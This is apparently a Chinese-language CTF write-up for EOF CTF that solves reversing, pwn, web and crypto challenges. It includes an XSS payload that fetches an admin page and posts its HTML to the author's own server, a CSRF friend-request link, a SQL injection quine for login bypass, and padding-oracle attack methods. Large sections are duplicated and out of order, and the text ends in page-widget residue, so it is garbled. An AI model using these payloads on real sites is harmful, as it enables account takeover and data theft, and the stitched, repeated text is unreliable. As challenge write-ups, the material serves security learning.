# EOF Writeup
人間伽利略
## Reverse
### Ransomware
- flag: `FLAG{Thi5_fl4g_1S_supper_long_and_I_wrote_this_on_my_ipad_with_my_apple_pencil_wow_it_is_cool!surface?not_cool_cuz_it_is_not_even_a_Fruit_ok_I_talk_too_much_it_is_really_annoying_but_I_wont_stop!}`
- script: `Ransomware/solve.cpp`
- execution: `g++ solve.cpp -o solve && ./solve`
wanaSleep.exe會讀檔案然後算出一個起始offset,在利用這個offset將檔案內容去和wanaSleep.exe中的一段array xor。
被加密的檔案是jpg檔,jpg開頭的header會是`FF D8 FF`,將加密檔案的前三byte xor回去可以得到對應加密的值,在去array找對應值便能求得初始offset,有了offset就能將檔案解密,jpg的檔案結尾是`FF D9`,如果解密結果出現`FF D9`可能是檔案結束。因為wanaSleep.exe會把檔案對齊成4KB,如果原本檔案不是4KB倍數,檔案後面會被padding成0,加密後會是array中某段的值(n ^ 0 = n),以此可以判斷是否檔案已經結束。
檔案中還有一份readme.txt,假設reademe.txt原本不是4KB倍數,檔案內容最後的值可以拿來反推offset,便能解密text file,最後解出的內容為:
```
Sort them by size to get the right order, and there are 11*13 pieces of images.
PIL may save your life.
```
將照片正確排列後便能解出flag。

---
## Pwn
### EDUshell
程式在loadflag有seccomp如下:
```
line CODE JT JF K
=================================
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x01 0x00 0xc000003e if (A == ARCH_X86_64) goto 0003
0002: 0x06 0x00 0x00 0x00000000 return KILL
0003: 0x20 0x00 0x00 0x00000000 A = sys_number
0004: 0x15 0x00 0x01 0x00000000 if (A != read) goto 0006
0005: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0006: 0x15 0x00 0x01 0x00000009 if (A != mmap) goto 0008
0007: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0008: 0x15 0x00 0x01 0x0000003c if (A != exit) goto 0010
0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0010: 0x15 0x00 0x01 0x000000e7 if (A != exit_group) goto 0012
0011: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0012: 0x06 0x00 0x00 0x00000000 return KILL
```
程式會執行我們的shellcode,可以一個byte一個byte試出flag的ascii。試驗方法是假設一個變數,從0開始遞增,並拿他和flag的某個byte相比較,若等於就結束程式,否則就從stdin讀入一些東西。可以藉由程式是否還在執行來判斷flag的該byte是多少。
`FLAG{5ee_thr0ugh_th3_b1ind3d_3y3s}`
### Messy Printer
程式有format string漏洞,只是會將sprintf後的結果用RSA加密。但加密是選用 e = 3。假設c0 = m^3 mod n,c1 = (m + 1)^3 mod n, 當m夠小的時候,c1 - c0 = (m + 1)^3 - m^3,可以利用這個條件來還原出m。不過這題最終沒有成功,本地好像有些結果,但遠端segmentation fault。猜測是format string的時候寫超過0x80,也就是RSA加密的buffer造成的。
---
## Web
### Zero Stroage A
- flag: FLAG{i_guess_I_run_OuT_of_IDEAs_ABouT_NuMbers......}
#### 和 admin 成為好友
1. 這樣才能有權限看到 flag
2. 在自己的 user account 寄邀請給 admin
3. 在 report to admin 欄位塞
```htmlmixed=
http://zero-storage-eof-ctf.csie.org:1310/befriend?friend_name=[自己的username]
```
* 這樣admin click 之後,我們就能成為好友了
#### note
1. 把 Admin 的 home page html 塞到 form 裡面回傳給我
* 這樣就可以拿到 FLAG_a 的 file name
2. 只回傳部分 html
* 因為會有一堆人寄好友邀請給 admin
如果把全部 html 塞到 form 裡面, 會超過 post value size limit
所以我只拿一半,如果解快一點就不會踩到這個坑了
```htmlmixed=
</pre>
<form id="f" method="post" action="http://[my public server ip]:12345/">
<input id="fuck" ,="" name="error" value="">
</form>
<script>
fetch("http://zero-storage-eof-ctf.csie.org:1310/home")
.then(function(response){
return response.text();
})
.then(function(data){
var half = Math.round(data.length) / 2;
document.getElementById("fuck").value=data.substring(0, half);
document.getElementById("f").submit();
})
</script>
<pre> //閉合
```
#### Aftert admin click note
1. 會拿到 admin html 首頁部分的 html

2. 知道 flag uploaded filename 後就可以看 flag 了

---
### Zero Storage B
1. Acess 不存在的頁面可以 leak secret_key

2. 目標是把 session 改成如下
```json=
{
'id': 0,
'filenames': ['maSAAkI-kiSHIbE-sONG-for-1310_hepHNKnZQntYd0pd.txt'],
'debug': True // debug_user
}
```
3. 把 Starlette 架在自己的 server 跑跑看

4. 自己製造 session

5. 假裝自己是 admin 登入看看

* 成功了
6. Access debug_user page 看看

* 拿到 flag 了
---
### Cyberpunk 1977
由hint猜測程式有.cpy檔案,放在__pycache__下。然後再用uncompyle6解回原始碼
# EOF Writeup
人間伽利略
## Reverse
### Ransomware
- flag: `FLAG{Thi5_fl4g_1S_supper_long_and_I_wrote_this_on_my_ipad_with_my_apple_pencil_wow_it_is_cool!surface?not_cool_cuz_it_is_not_even_a_Fruit_ok_I_talk_too_much_it_is_really_annoying_but_I_wont_stop!}`
- script: `Ransomware/solve.cpp`
- execution: `g++ solve.cpp -o solve && ./solve`
wanaSleep.exe會讀檔案然後算出一個起始offset,在利用這個offset將檔案內容去和wanaSleep.exe中的一段array xor。
被加密的檔案是jpg檔,jpg開頭的header會是`FF D8 FF`,將加密檔案的前三byte xor回去可以得到對應加密的值,在去array找對應值便能求得初始offset,有了offset就能將檔案解密,jpg的檔案結尾是`FF D9`,如果解密結果出現`FF D9`可能是檔案結束。因為wanaSleep.exe會把檔案對齊成4KB,如果原本檔案不是4KB倍數,檔案後面會被padding成0,加密後會是array中某段的值(n ^ 0 = n),以此可以判斷是否檔案已經結束。
檔案中還有一份readme.txt,假設reademe.txt原本不是4KB倍數,檔案內容最後的值可以拿來反推offset,便能解密text file,最後解出的內容為:
```
Sort them by size to get the right order, and there are 11*13 pieces of images.
PIL may save your life.
```
將照片正確排列後便能解出flag。

---
## Pwn
### EDUshell
程式在loadflag有seccomp如下:
```
line CODE JT JF K
=================================
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x01 0x00 0xc000003e if (A == ARCH_X86_64) goto 0003
0002: 0x06 0x00 0x00 0x00000000 return KILL
0003: 0x20 0x00 0x00 0x00000000 A = sys_number
0004: 0x15 0x00 0x01 0x00000000 if (A != read) goto 0006
0005: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0006: 0x15 0x00 0x01 0x00000009 if (A != mmap) goto 0008
0007: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0008: 0x15 0x00 0x01 0x0000003c if (A != exit) goto 0010
0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0010: 0x15 0x00 0x01 0x000000e7 if (A != exit_group) goto 0012
0011: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0012: 0x06 0x00 0x00 0x00000000 return KILL
```
程式會執行我們的shellcode,可以一個byte一個byte試出flag的ascii。試驗方法是假設一個變數,從0開始遞增,並拿他和flag的某個byte相比較,若等於就結束程式,否則就從stdin讀入一些東西。可以藉由程式是否還在執行來判斷flag的該byte是多少。
`FLAG{5ee_thr0ugh_th3_b1ind3d_3y3s}`
### Messy Printer
程式有format string漏洞,只是會將sprintf後的結果用RSA加密。但加密是選用 e = 3。假設c0 = m^3 mod n,c1 = (m + 1)^3 mod n, 當m夠小的時候,c1 - c0 = (m + 1)^3 - m^3,可以利用這個條件來還原出m。不過這題最終沒有成功,本地好像有些結果,但遠端segmentation fault。猜測是format string的時候寫超過0x80,也就是RSA加密的buffer造成的。
---
## Web
### Zero Stroage A
- flag: FLAG{i_guess_I_run_OuT_of_IDEAs_ABouT_NuMbers......}
#### 和 admin 成為好友
1. 這樣才能有權限看到 flag
2. 在自己的 user account 寄邀請給 admin
3. 在 report to admin 欄位塞
```htmlmixed=
http://zero-storage-eof-ctf.csie.org:1310/befriend?friend_name=[自己的username]
```
* 這樣admin click 之後,我們就能成為好友了
#### note
1. 把 Admin 的 home page html 塞到 form 裡面回傳給我
* 這樣就可以拿到 FLAG_a 的 file name
2. 只回傳部分 html
* 因為會有一堆人寄好友邀請給 admin
如果把全部 html 塞到 form 裡面, 會超過 post value size limit
所以我只拿一半,如果解快一點就不會踩到這個坑了
```htmlmixed=
</pre>
<form id="f" method="post" action="http://[my public server ip]:12345/">
<input id="fuck" ,="" name="error" value="">
</form>
<script>
fetch("http://zero-storage-eof-ctf.csie.org:1310/home")
.then(function(response){
return response.text();
})
.then(function(data){
var half = Math.round(data.length) / 2;
document.getElementById("fuck").value=data.substring(0, half);
document.getElementById("f").submit();
})
</script>
<pre> //閉合
```
#### Aftert admin click note
1. 會拿到 admin html 首頁部分的 html

2. 知道 flag uploaded filename 後就可以看 flag 了

---
### Zero Storage B
1. Acess 不存在的頁面可以 leak secret_key

2. 目標是把 session 改成如下
```json=
{
'id': 0,
'filenames': ['maSAAkI-kiSHIbE-sONG-for-1310_hepHNKnZQntYd0pd.txt'],
'debug': True // debug_user
}
```
3. 把 Starlette 架在自己的 server 跑跑看

4. 自己製造 session

5. 假裝自己是 admin 登入看看

* 成功了
6. Access debug_user page 看看

* 拿到 flag 了
---
### Cyberpunk 1977
由hint猜測程式有.cpy檔案,放在__pycache__下。然後再用uncompyle6解回原始碼
#### source code:
```
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 2.7.17 (default, Sep 30 2020, 13:38:04)
# [GCC 7.5.0]
# Warning: this version of Python has problems handling the Python 3 "byte" type in constants properly.
# Embedded file name: ./main.py
# Compiled at: 2021-01-08 03:23:56
# Size of source mod 2**32: 2359 bytes
from os import getenv, urandom
from flask import Flask, g, request, session, send_file, render_template
import sqlite3, re, secrets
app = Flask(__name__)
app.secret_key = urandom(32)
def is_bad(payload):
""" Weak WAF :)"""
if re.search('replace|printf|char|[\\x00-\\x20]', payload, re.I | re.A):
return True
return False
class Flag:
def __str__(self):
if session.get('is_admin', False):
return getenv('FLAG', 'FLAG{F4K3_FL4G}')
return u"Oops, You're not admin (\u30fb\u3078\u30fb)"
def db():
db = getattr(g, '_database', None)
if db is None:
db = g._database = sqlite3.connect('sqlite.db')
db.row_factory = sqlite3.Row
return db
@app.teardown_appcontext
def close_connection(exception):
db = getattr(g, '_database', None)
if db is not None:
db.close()
@app.route('/')
def index():
session['is_admin'] = False
return render_template('index.html', token=f"GUEST-{secrets.token_hex(16).upper()}")
@app.route('/hint')
def hint():
filename = request.args.get('file')
if filename.endswith('.py'):
return 'Denied: *.py'
return send_file(filename)
@app.route('/login', methods=['POST'])
def login():
flag = Flag()
username = request.form.get('username', '')
password = request.form.get('password', '')
token = request.form.get('token', '')
if is_bad(username) or is_bad(password):
return 'BAD!'
if username != 'admin':
if re.search('ADMIN', token, re.I | re.A):
return (u"Hey {username}, admin's token is not for you (\u30fb\u3078\u30fb)").format(username=username)
else:
cursor = db().cursor()
query = f"SELECT username, password FROM users WHERE username='{username}' AND password='{password}'"
cursor.execute(query)
res = cursor.fetchone()
if res != None and res['username'] == username and res['password'] == password:
if token.upper() == 'ADMIN-E864E8E8F230374AA7B3B0CE441E209A':
return ('Hello, ' + username + u' \uff61:.\uff9f\u30fd(*\xb4\u2200`)\uff89\uff9f.:\uff61 Here is your flag: {flag}').format(flag=flag)
return 'Hello, ' + username + u' \uff61:.\uff9f\u30fd(*\xb4\u2200`)\uff89\uff9f.:\uff61 No flag for you (\xb4;\u03c9;`)'
else:
return u'No (\xb4;\u03c9;`)'
if __name__ == '__main__':
app.run(port=5000, debug=True)
```
使用如下quine可以成功登入,但想不到怎麼得到app.secret_key來簽session。
```
'UNION/**/SELECT'admin',ab||a||a||a||a||aa||b||a||b||a||bb||b||a||aa||a||aa||aa||b||a||bb||a||bb||bb||b||a||ab||a||aa||bb||b||a||ba||a||bb||aa||ba/**/FROM(SELECT""""a,","b,"a"aa,"b"bb,"'UNION/**/SELECT'admin',ab||a||a||a||a||aa||b||a||b||a||bb||b||a||aa||a||aa||aa||b||a||bb||a||bb||bb||b||a||ab||a||aa||bb||b||a||ba||a||bb||aa||ba/**/FROM(SELECT"ab,");--"ba);--
```
---
## Crypto
### Chatroom
- flag: `FLAG{0r4cL3_nEVeR_D1e}`
- script: `Chatroom/solve.py`
當輸入的訊息解密出來有包含`男(\xe7\x94\xb7)`時server會印出`系統訊息: 對方離開了,請按離開按鈕回到首頁`,根據這個資訊可以利用Padding Oracle Attack的方式一次控制3bytes來找flag。
一開始收到的房間訊息(密文)有32bytes,扣除iv的長度8bytes,flag的長度為介於16~24bytes之間(3個blocks)。第一個block的開頭會是`FLAG{`,所以可以xor iv讓已知的的兩個bytes變成男的開頭兩bytes `\xe7\x94`,再去暴搜未知的第三byte,只要將傳給server的IV控成$(IV \oplus plaintext \oplus 男)$,當暴搜的plaintext等於flag值時解密的結果會是`\xb7`,此時server就會回傳`對方離開了`的訊息,以次便能推出flag。最後的block尾端會是`\x00`結尾,可以利用相同的方法控制已知求未知bytes。
- $IV \oplus block\_cipher\_decryption = plaintext$
- $(IV \oplus plaintext \oplus 男) \oplus block\_cipher\_decryption = 男$

中間的block因為沒有已知值,所以要先暴力搜最前面3bytes(256 * 256 * 256種可能),當搜出前三bytes可以用相同方式找其他bytes就能找出flag。
### Chatroom-Revenge
- flag: `FLAG{悠梯欸敷8}`
- script: `Chatroom_revenge/solve.py`
當輸入decode失敗時會回`(訊息無法傳出...)`,所以可以將解密的結果翻成特殊字原來反推flag。
因為flag中也包含特殊字元,只回傳部份blocks出來的結果可能會decode error(ex: 中文字bytes剛好被切一半),所以每個blocks先暴力去翻每個byte的第一個bit,讓解出來的plaintext不會decode error,接著就能做POA。接著從頭到尾去翻每個byte後面的7bits,如果0~127跑完都沒error代表原本的值第一bit為0,反之第一bit為1。
接著用兩byte的特殊字去測,特殊字的第一byte範圍會在194(11000010) ~ 223(11011111)之間,第二byte會在128(10000000) ~ 191(10111111)之間,先將解密結果對應bytes的第一bit結果翻成1,然後去暴搜2、3 bits,如果沒有噴error的話代表結果對應第一byte的2、3bit是`10`,對應第二byte第2bit是`0`,這樣就能反推出每個blocks中7個bytes的前三bits,和blocks中最後一byte前兩bits。
兩byte特殊字元有個很特別的狀況,當第一byte為`0b11000000`或`0b11000001`時會decode error,所以先將前三bits結果翻成`110`,接著暴搜後面5bits,當結果是`0b11000000`或`0b11000001`會噴error,藉此可以反推出1~7bits,因為不能跨blocks搜,所以只能推出每個blocks的前7bytes的前7個bits,最後一byte只能推出前2bits。
因為只有少部份bits不知道,所以將所有可能帶到md5去算hash值,如果hash值和一開始server給的值相同就是flag。
#### source code:
```
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 2.7.17 (default, Sep 30 2020, 13:38:04)
# [GCC 7.5.0]
# Warning: this version of Python has problems handling the Python 3 "byte" type in constants properly.
# Embedded file name: ./main.py
# Compiled at: 2021-01-08 03:23:56
# Size of source mod 2**32: 2359 bytes
from os import getenv, urandom
from flask import Flask, g, request, session, send_file, render_template
import sqlite3, re, secrets
app = Flask(__name__)
app.secret_key = urandom(32)
def is_bad(payload):
""" Weak WAF :)"""
if re.search('replace|printf|char|[\\x00-\\x20]', payload, re.I | re.A):
return True
return False
class Flag:
def __str__(self):
if session.get('is_admin', False):
return getenv('FLAG', 'FLAG{F4K3_FL4G}')
return u"Oops, You're not admin (\u30fb\u3078\u30fb)"
def db():
db = getattr(g, '_database', None)
if db is None:
db = g._database = sqlite3.connect('sqlite.db')
db.row_factory = sqlite3.Row
return db
@app.teardown_appcontext
def close_connection(exception):
db = getattr(g, '_database', None)
if db is not None:
db.close()
@app.route('/')
def index():
session['is_admin'] = False
return render_template('index.html', token=f"GUEST-{secrets.token_hex(16).upper()}")
@app.route('/hint')
def hint():
filename = request.args.get('file')
if filename.endswith('.py'):
return 'Denied: *.py'
return send_file(filename)
@app.route('/login', methods=['POST'])
def login():
flag = Flag()
username = request.form.get('username', '')
password = request.form.get('password', '')
token = request.form.get('token', '')
if is_bad(username) or is_bad(password):
return 'BAD!'
if username != 'admin':
if re.search('ADMIN', token, re.I | re.A):
return (u"Hey {username}, admin's token is not for you (\u30fb\u3078\u30fb)").format(username=username)
else:
cursor = db().cursor()
query = f"SELECT username, password FROM users WHERE username='{username}' AND password='{password}'"
cursor.execute(query)
res = cursor.fetchone()
if res != None and res['username'] == username and res['password'] == password:
if token.upper() == 'ADMIN-E864E8E8F230374AA7B3B0CE441E209A':
return ('Hello, ' + username + u' \uff61:.\uff9f\u30fd(*\xb4\u2200`)\uff89\uff9f.:\uff61 Here is your flag: {flag}').format(flag=flag)
return 'Hello, ' + username + u' \uff61:.\uff9f\u30fd(*\xb4\u2200`)\uff89\uff9f.:\uff61 No flag for you (\xb4;\u03c9;`)'
else:
return u'No (\xb4;\u03c9;`)'
if __name__ == '__main__':
app.run(port=5000, debug=True)
```
使用如下quine可以成功登入,但想不到怎麼得到app.secret_key來簽session。
```
'UNION/**/SELECT'admin',ab||a||a||a||a||aa||b||a||b||a||bb||b||a||aa||a||aa||aa||b||a||bb||a||bb||bb||b||a||ab||a||aa||bb||b||a||ba||a||bb||aa||ba/**/FROM(SELECT""""a,","b,"a"aa,"b"bb,"'UNION/**/SELECT'admin',ab||a||a||a||a||aa||b||a||b||a||bb||b||a||aa||a||aa||aa||b||a||bb||a||bb||bb||b||a||ab||a||aa||bb||b||a||ba||a||bb||aa||ba/**/FROM(SELECT"ab,");--"ba);--
```
---
## Crypto
### Chatroom
- flag: `FLAG{0r4cL3_nEVeR_D1e}`
- script: `Chatroom/solve.py`
當輸入的訊息解密出來有包含`男(\xe7\x94\xb7)`時server會印出`系統訊息: 對方離開了,請按離開按鈕回到首頁`,根據這個資訊可以利用Padding Oracle Attack的方式一次控制3bytes來找flag。
一開始收到的房間訊息(密文)有32bytes,扣除iv的長度8bytes,flag的長度為介於16~24bytes之間(3個blocks)。第一個block的開頭會是`FLAG{`,所以可以xor iv讓已知的的兩個bytes變成男的開頭兩bytes `\xe7\x94`,再去暴搜未知的第三byte,只要將傳給server的IV控成$(IV \oplus plaintext \oplus 男)$,當暴搜的plaintext等於flag值時解密的結果會是`\xb7`,此時server就會回傳`對方離開了`的訊息,以次便能推出flag。最後的block尾端會是`\x00`結尾,可以利用相同的方法控制已知求未知bytes。
- $IV \oplus block\_cipher\_decryption = plaintext$
- $(IV \oplus plaintext \oplus 男) \oplus block\_cipher\_decryption = 男$

中間的block因為沒有已知值,所以要先暴力搜最前面3bytes(256 * 256 * 256種可能),當搜出前三bytes可以用相同方式找其他bytes就能找出flag。
### Chatroom-Revenge
- flag: `FLAG{悠梯欸敷8}`
- script: `Chatroom_revenge/solve.py`
當輸入decode失敗時會回`(訊息無法傳出...)`,所以可以將解密的結果翻成特殊字原來反推flag。
因為flag中也包含特殊字元,只回傳部份blocks出來的結果可能會decode error(ex: 中文字bytes剛好被切一半),所以每個blocks先暴力去翻每個byte的第一個bit,讓解出來的plaintext不會decode error,接著就能做POA。接著從頭到尾去翻每個byte後面的7bits,如果0~127跑完都沒error代表原本的值第一bit為0,反之第一bit為1。
接著用兩byte的特殊字去測,特殊字的第一byte範圍會在194(11000010) ~ 223(11011111)之間,第二byte會在128(10000000) ~ 191(10111111)之間,先將解密結果對應bytes的第一bit結果翻成1,然後去暴搜2、3 bits,如果沒有噴error的話代表結果對應第一byte的2、3bit是`10`,對應第二byte第2bit是`0`,這樣就能反推出每個blocks中7個bytes的前三bits,和blocks中最後一byte前兩bits。
兩byte特殊字元有個很特別的狀況,當第一byte為`0b11000000`或`0b11000001`時會decode error,所以先將前三bits結果翻成`110`,接著暴搜後面5bits,當結果是`0b11000000`或`0b11000001`會噴error,藉此可以反推出1~7bits,因為不能跨blocks搜,所以只能推出每個blocks的前7bytes的前7個bits,最後一byte只能推出前2bits。
因為只有少部份bits不知道,所以將所有可能帶到md5去算hash值,如果hash值和一開始server給的值相同就是flag。
 Google Drive
Gist
Clipboard
Google Drive
Gist
Clipboard
 Sign in with Wallet






